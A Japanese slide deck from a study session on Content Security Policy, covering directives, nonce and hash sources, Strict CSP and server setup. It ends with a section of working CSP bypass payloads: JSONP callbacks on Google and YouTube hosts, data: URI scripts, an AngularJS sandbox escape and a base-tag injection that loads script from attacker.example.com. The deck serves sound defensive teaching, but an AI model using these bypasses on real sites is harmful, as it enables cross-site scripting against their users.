Content Security Policy（CSP）

@salty_byte 2023/06/23

話すこと

- CSPとは
- CSPの指定方法
- XSS対策&回避例

話さないこと

- Directives の詳細
- Trusted Types
- Violations（違反通知）


基礎知識

CSPとは


- Content Security Policyの略。
- HTTPレスポンスに設定するヘッダ。
- 許可したいリソースの種類やリソースの取得元を指定する。
- XSSの脆弱性があっても、被害を防ぐことができる可能性がある。

- RFC7762
  https://datatracker.ietf.org/doc/html/rfc7762

CSPがない場合


scriptを含むリクエストが送られると…
利用者のブラウザ
Webサーバ
GET /search?key=%3Cscript%3Ealert(0)%3C/script%3E
200 OK
… 検索結果: <script>alert(0)<script> ...
alert(0)
XSSの脆弱性がある

CSPがある場合（スクリプト実行を抑制している設定時）



指定例：HTTPレスポンスヘッダ

Content-Security-Policy: default-src 'self' *.example.com; img-src 'self'

指定例：HTTPレスポンスヘッダ

Content-Security-Policy: default-src 'self' *.example.com; img-src 'self'

四角で囲んだ部分を「ディレクティブ」と呼ぶ。

指定例：HTTPレスポンスヘッダ

Content-Security-Policy: default-src 'self' *.example.com; img-src 'self'

ディレクティブの間に「;」を入れることで複数のディレクティブを指定できる。

指定例：HTTPレスポンスヘッダ

Content-Security-Policy: default-src 'self' *.example.com; img-src 'self'

ディレクティブで指定する各値を「ソース」と呼ぶ。
大体のディレクティブは、ソースを空白で区切ったリストで指定する。

metaタグでの指定

- HTTPレスポンスヘッダ以外にも、metaタグによる指定が可能。

- 注意事項
  - meta要素よりも前に現れるコンテンツには適用されない。
  - 仕様上指定できないディレクティブも存在する。
    - frame-ancestors
    - report-to
    - sandbox

指定例：metaタグ

```
<meta
  http-equiv="Content-Security-Policy"
  content="default-src 'self'; img-src https://*; child-src 'none';"
/>
```

CSP Level

- CSPの指定方法は、Levelによって異なる。
- 現在はLevel 3がドラフトとして公開されている。https://www.w3.org/TR/CSP3/

ブラウザ対応状況

- CSP Level 3 一部対応
  - Chrome（v59 ～）
  - Edge（v79 ～）
  - Firefox（v58 ～）
  - Safari（v15.4 ～）

- ブラウザやバージョンによってはサポートされていないディレクティブもある。

https://content-security-policy.com/

ディレクティブ : directives

- 基本的には以下の形式で指定する。

  <ディレクティブ名> <ソース> <ソース> … <ソース>;

- ディレクティブ名や各ソースの区切り文字として「 」を使う。

https://www.w3.org/TR/CSP3/#parse-serialized-policy

ディレクティブ : directives

- ディレクティブ名は大文字と小文字を区別しない。
  - script-src 'none'
  - ScRiPt-sRc 'none'

https://www.w3.org/TR/CSP3/#parse-serialized-policy

ディレクティブ : directives

- 役割に応じて何種類かに分けられている。
  - Fetch directives
  - Document directives
  - Navigation directives
  - Reporting directives
  - Other directives

Fetch directives


- リソースの読み込みや実行を制御する。
- 例
  - default-src
  - script-src
  - frame-src
  - object-src
  - child-src
  - connect-src

https://www.w3.org/TR/CSP/#directives-fetch

Fetch directives

- 上下関係があり、下が指定されていない場合、上の指定が適用される。

（例）



Document directives

- ドキュメントや動作環境のプロパティを制御する。
- 例
  - base-uri
  - sandbox

https://www.w3.org/TR/CSP/#directives-document

Navigation directives

- ユーザの遷移先やフォームの送信を制御する。
- 例
  - form-action
  - frame-ancestors

https://www.w3.org/TR/CSP/#directives-navigation

Reporting directives

- ポリシー違反が発生したオブジェクト情報の通知先を制御する。
- 例
  - report-uri（CSP Level 3で非推奨）
  - report-to

https://www.w3.org/TR/CSP/#directives-reporting

Other directives

- その他のディレクティブ
- 例
  - webrtc
  - worker-src

https://www.w3.org/TR/CSP/#directives-other

CSP ソース

<ディレクティブ名> <ソース> <ソース> <ソース>;

形式	例	備考
キーワード文字列	'none'、'self'	特別な意味を持つ文字列。 「'」で囲む必要がある。
URL	https://example.com/path/to/file.js https://example.com/	ファイル名やオリジン。
スキーム	https: 、wss:	
ホスト	example.com、*.example.com	
nonce	'nonce-niGniogwGNKogwIOGPXZ'	
ダイジェスト	'sha256-abcd...'	
ワイルドカード	*	data: blob: filesystem: を除く任意のURLを許可する。

https://www.w3.org/TR/CSP3/#framework-directive-source-list

CSP ソース：キーワード文字列（一部）

キーワード	説明	備考
'none'	あらゆるソースからリソースをロードできないようにする。	
'self'	同じオリジンからのみ、リソースをロードできるようにする。	
'unsafe-inline'	style属性やイベントハンドラ、スクリプト要素内、javascriptスキームなどのインラインソースの使用を許可する。	
'unsafe-eval'	JavaScript などの安全でない eval実行を許可する。	
'unsafe-hashes'	イベントハンドラ内のスクリプトは許可する。それ以外の javascriptスキームやインラインスクリプトは許可しない。	CSP Level 3 ～
'strict-dynamic'	許可されたスクリプトに対し、（非パーサー挿入スクリプト要素を介して）動的にスクリプトのロードを許可する。 例：document.createElement('script')	CSP Level 3 ～

CSP適用例1

- script要素で取得可能なリソースを同一オリジンまたは「www.google-analytics.com」「ajax.googleapis.com」からのみに制限する。

```
Content-Security-Policy: script-src 'self' www.google-analytics.com ajax.googleapis.com;
```

CSP適用例2

- 同一オリジンからのスクリプト、AJAX、画像、CSS、フォームアクションのみを許可する。
- 他のリソース (オブジェクト、フレーム、メディアなど) は許可しない。
- baseタグに指定可能なURLを制限する。

```
Content-Security-Policy: default-src 'none'; script-src 'self'; connect-src 'self';
img-src 'self'; style-src 'self'; form-action 'self'; base-uri 'self'
```

ポリシーの確認

- Content-Security-Policy-Report-Only を使うことで、適切にCSPが設定されるかどうか確認できる。
- 実際にはCSPは動作しないため、Webアプリケーションに影響を与える心配がない。
- ブラウザによってCSPの挙動に差異があるため、複数のブラウザで動作確認する。

Content-Security-Policy-Report-Only

- HTTPレスポンスヘッダに以下のように指定する。
- metaタグでは指定不可。
- report-uri ディレクティブには、通知先を指定する。

```
Content-Security-Policy-Report-Only: default-src 'self'; report-uri /report
```

※CSP Level 3 では、report-uri は非推奨となっているが、FirefoxやSafariでは未サポート。
https://www.w3.org/TR/CSP3/#directive-report-uri

CSP Level 3 に合わせるなら、report-to と 互換のため report-uri の両方を指定する。
report-to の場合、別途 Report-To ヘッダが必要なため、今回の勉強会では割愛。

サーバ設定例

サーバ設定：Apache HTTP Server

- httpd.conf か .htaccess に以下のように指定する。

```
Header set Content-Security-Policy "default-src 'self';"
```

サーバ設定：Nginx

- 設定ファイルに以下のように指定する。

```
server {
  …
  add_header Content-Security-Policy "default-src 'self';";
  …
}
```

サーバ設定：IIS

- 設定ファイルに以下のように指定する。

```
<system.webServer>
  <httpProtocol>
    <customHeaders>
      <add name="Content-Security-Policy" value="default-src 'self';" />
    </customHeaders>
  </httpProtocol>
</system.webServer>
```

XSS対策

CSPの導入の難しさ

- script-src 'none' とすれば、あらゆるスクリプトが使えなくなるため安全。

  ⇒ 反面、JavaScriptが使えなくなる。

- script-src 'self' にしてみる。

  ⇒ 正常にサイトが動作しなくなる可能性がある。

  ⇒ 'unsafe-inline' や 'unsafe-eval' を指定する場面が出てくる。

XSSリスク軽減

SHOULD:

- script-src か object-src ディレクティブ または両方による規制
- default-src ディレクティブによる規制

SHOULD NOT:

- 'unsafe-inline' や data: の指定

https://www.w3.org/TR/CSP3/#csp-directives

CSP Level 2 で導入された機能

- nonce-source
- hash-source

nonce-source

- リクエスト毎に異なるnonceと呼ばれるランダムな文字列をCSPに含める。
- 許可したいスクリプト要素にnonce属性を追加し、値にはCSPに指定した文字列を設定する。
- ブラウザは、CSPのランダム文字列とnonce属性の値を比較し、一致する場合のみ許可する。

nonce-source

- CSPポリシー

```
Content-Security-Policy: default-src 'none'; script-src 'nonce-niGniogwGNKogwIOGPXA'
```

- HTMLソース

```
<!-- リソース取得 -->
<script src="https://example.com/js/test.js" nonce="niGniogwGNKogwIOGPXA"></script>

<!-- インラインスクリプト -->
<script nonce="niGniogwGNKogwIOGPXA">alert(0)</script>
```

nonce-source：注意点

nonceが分かると容易にCSPのバイパスが可能

MUST：

- ポリシーを送信するたびに一意の値を生成しなければならない

SHOULD：

- 生成される値は（エンコード前）少なくとも 128 ビット長
- 暗号的に安全な乱数生成器を介して生成する

https://www.w3.org/TR/CSP/#security-nonces

hash-source

- 許可したいスクリプトのハッシュ値を計算し、Base64エンコードする。
  - サポートされているハッシュアルゴリズム sha256 / sha384 / sha512
- CSPにハッシュアルゴリズムと値を指定する。
- ブラウザは、CSPに指定されているハッシュアルゴリズムでスクリプトのハッシュ値を計算し、一致する場合のみ許可する。

hash-source：ハッシュ値計算

- Ubuntu：bashでの生成例

```
# ソースファイル
openssl sha256 -binary source.js | openssl base64
# => ExbZtYm+UxfqGU7DXUD3zw/Sc09cwwzVHeUilXzbjdg=

# 文字列
echo -n 'alert(0)' | openssl sha256 -binary | openssl base64
# => ExbZtYm+UxfqGU7DXUD3zw/Sc09cwwzVHeUilXzbjdg=
```

hash-source

- CSPポリシー

```
Content-Security-Policy: default-src 'none'; script-src
'sha256-ExbZtYm+UxfqGU7DXUD3zw/Sc09cwwzVHeUilXzbjdg='
```

- HTMLソース

```
<!-- リソース取得 -->
<script src="https://example.com/js/source.js"
integrity="sha256-ExbZtYm+UxfqGU7DXUD3zw/Sc09cwwzVHeUilXzbjdg="></script>

<!-- インラインスクリプト -->
<script>alert(0)</script>
```

※srcに指定する方法では、integrityが必要で、値がCSP設定値と一致している必要がある。また、一部ブラウザ（Chrome、Edge）で対応している。
https://www.w3.org/TR/CSP3/#external-hash

hash-source

- 以下のような場合に有効な手段。
  - 動的にページを生成できない場合
  - リクエスト毎にランダムな値を生成できない場合

CSP Level 2 までのXSS対策

- XSSで対策が必要なディレクティブ:
  - script-src
  - object-src
  - base-uri
- ドメインの許可方式が推奨されていた。
- しかし、許可されているドメイン上のJSONPやAngularJSによってバイパス可能なサイトが多いことが判明。
  - Google調査 2016:https://research.google/pubs/pub45542/

https://www.w3.org/TR/CSP/
https://research.google/pubs/pub45542/

CSP Level 3 でのXSS推奨対策

- Strict CSPによりJavaScriptの実行を制限することが推奨されている。

Strict CSP

以下のソースのみを許容したCSPのことを「Strict CSP」と呼ぶ。

- script-src
  - 'strict-dynamic'
  - nonce-source または hash-source

- base-uri
  - 'self' または 'none'

https://www.w3.org/TR/CSP3/#strict-csp

Strict CSP例

- nonce-souce + strict-dynamic

```
Content-Security-Policy: script-src 'strict-dynamic' 'nonce-{RANDOM}'; base-uri 'self';
```

- hash-souce + strict-dynamic

```
Content-Security-Policy: script-src 'strict-dynamic' 'sha256-{HASHED_INLINE_SCRIPT}';
base-uri 'self';
```

Strict CSP例：互換性を考慮した指定

- 古いブラウザでは、nonce-source や hash-source、'strict-dynamic' がサポートされていない可能性がある。
- 'unsafe-inline' や 'unsafe-eval' は、nonce-source や hash-source が有効であれば無視される。
- https: は、'strict-dynamic' が有効であれば無視される。

```
Content-Security-Policy:
  object-src 'none';
  script-src 'nonce-{random}' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: ;
  base-uri 'none';
```

https://csp.withgoogle.com/docs/strict-csp.html

Strict CSPに関するライブラリ

- npmパッケージ：https://github.com/google/strict-csp
  - strict-csp
  - strict-csp-html-webpack-plugin
- 以下のようなmetaタグを生成できる。

```
<meta
    http-equiv="Content-Security-Policy"
    content="script-src 'sha256-3uCZp...oQxI=' 'strict-dynamic'; style-src 'self' 'unsafe-inline'">
</meta>
```

Trusted Types

- Strict CSPでも、DOMベース型XSSが発生する可能性はある。
- Trusted Typesを指定することで、検査されていない文字列をHTMLへ挿入することを禁止することができる。

```
Content-Security-Policy: require-trusted-types-for 'script';
```

平野 昌士. フロントエンド開発のためのセキュリティ入門　知らなかったでは済まされない脆弱性対策の必須知識 (5.4.3). 株式会社 翔泳社. Kindle 版.

XSS CSP回避例

CSP回避例1

- Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-inline'; base-uri 'none'

CSP回避例1：unsafe-inline

- Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-inline'; base-uri 'none'

<script>alert(1);</script>

CSP回避例2

- Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval'; base-uri 'none'

CSP回避例2：unsafe-eval

- Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval'; base-uri 'none'

<script src="data:;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ==></script>

CSP回避例3

- Content-Security-Policy: script-src 'self'; base-uri 'none'

CSP回避例3：Lack of object-src and default-src

- Content-Security-Policy: script-src 'self'; base-uri 'none'

```
<object
data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==
"></object>
```

CSP回避例4：*.youtube.com

- Content-Security-Policy: default-src 'none'; script-src 'self' *.youtube.com; base-uri 'none'

CSP回避例4：*.youtube.com

- Content-Security-Policy: default-src 'none'; script-src 'self' *.youtube.com base-uri 'none'

<script src="https://www.youtube.com/oembed?url=http://www.youtube.com/watch?v=&format=json&callback=alert(document.domain)"></script>

JSONBee

- CSPをバイパスするために使用できる JSONP エンドポイントリスト。
  https://github.com/zigoo0/JSONBee/blob/master/jsonp.txt

CSP回避例5：*.google.com

- Content-Security-Policy: default-src 'none'; script-src 'self' *.google.com; base-uri 'none'

<script src='https://accounts.google.com/o/oauth2/revoke?callback=alert(document.domain);'></script>

CSP回避例6

- Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' ajax.googleapis.com; base-uri 'none'

CSP回避例6：Angular.js

- Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' ajax.googleapis.com; base-uri 'none'

**<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js"></script> <div ng-app> {{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(1)//');}} **

クイズ：XSSを動作させるには？

```
<?php
  $nonce = base64_encode(random_bytes(16));
  header("Content-Security-Policy: default-src 'none'; script-src 'nonce-${nonce}'
'strict-dynamic';");
?>

<html>
  <head>
    <title><?= $_GET["title"] ?></title>
  </head>
  <body>
    <script src="/hello.js" nonce="<?= $nonce ?>"></script>
  </body>
</html>
```


CSP Evaluator

CSP Evaluator

- XSSの対策として有効かどうか判定してくれるWebサービス。
  https://csp-evaluator.withgoogle.com/

CSP Evaluator

```
Content-Security-Policy: default-src 'none'; script-src *.twitter.com
*.googleapis.com *.google-analytics.com
```



まとめ

まとめ

- WebアプリケーションのCSPへの対応は漏れが生じやすい。
- XSSの対策としてStrict CSPが推奨されている。
- CSP Evaluatorで確認する。

参考

- https://www.w3.org/TR/CSP/
- https://content-security-policy.com/
- https://csp.withgoogle.com/docs/index.html
- https://inside.pixiv.blog/kobo/5137
- https://blog.hamayanhamayan.com/entry/2021/12/22/000156

- フロントエンド開発セキュリティ入門https://www.amazon.co.jp/dp/4798169471

付録

クイズ：XSSを動作させるには？

```
<?php
  $nonce = base64_encode(random_bytes(16));
  header("Content-Security-Policy: default-src 'none'; script-src 'nonce-${nonce}'
'strict-dynamic';");
?>

<html>
  <head>
    <title><?= $_GET["title"] ?></title>
  </head>
  <body>
    <script src="/hello.js" nonce="<?= $nonce ?>"></script>
  </body>
</html>
```

クイズ：答え

1. 攻撃者のサイト（https://attacker.example.com）に罠を仕込んだ hello.jsを設置する。

2. titleパラメータに以下を指定してアクセスする。
   </title><base href="https://attacker.example.com">

ディレクティブ：directives

- ASCII 0x21-0x7E 以外の非空白文字を指定すると以下のようなエラーになる。

> The value for the Content-Security-Policy directive 'script-src' contains one or more invalid characters. In a source expression, non-whitespace characters outside ASCII 0x21-0x7E must be Punycode-encoded, as described in RFC 3492 (https://tools.ietf.org/html/rfc3492), if part of the hostname and percent-encoded, as described in RFC 3986, section 2.1 (http://tools.ietf.org/html/rfc3986#section-2.1), if part of the path.

- ホスト名の一部の場合、Punycode エンコードする。
- パスの一部の場合、パーセントエンコードする。

RFC 3492：https://tools.ietf.org/html/rfc3492

Xヘッダからの書き換え：X-Frame-Options

- X-Frame-Options: DENY

```
Content-Security-Policy: frame-ancestors 'none'; …
```

- X-Frame-Options: SAMEORIGIN

```
Content-Security-Policy: frame-ancestors 'self'; …
```

nonce-source：注意点

- Nonce stealing
- Content exfiltration / Scriptless attack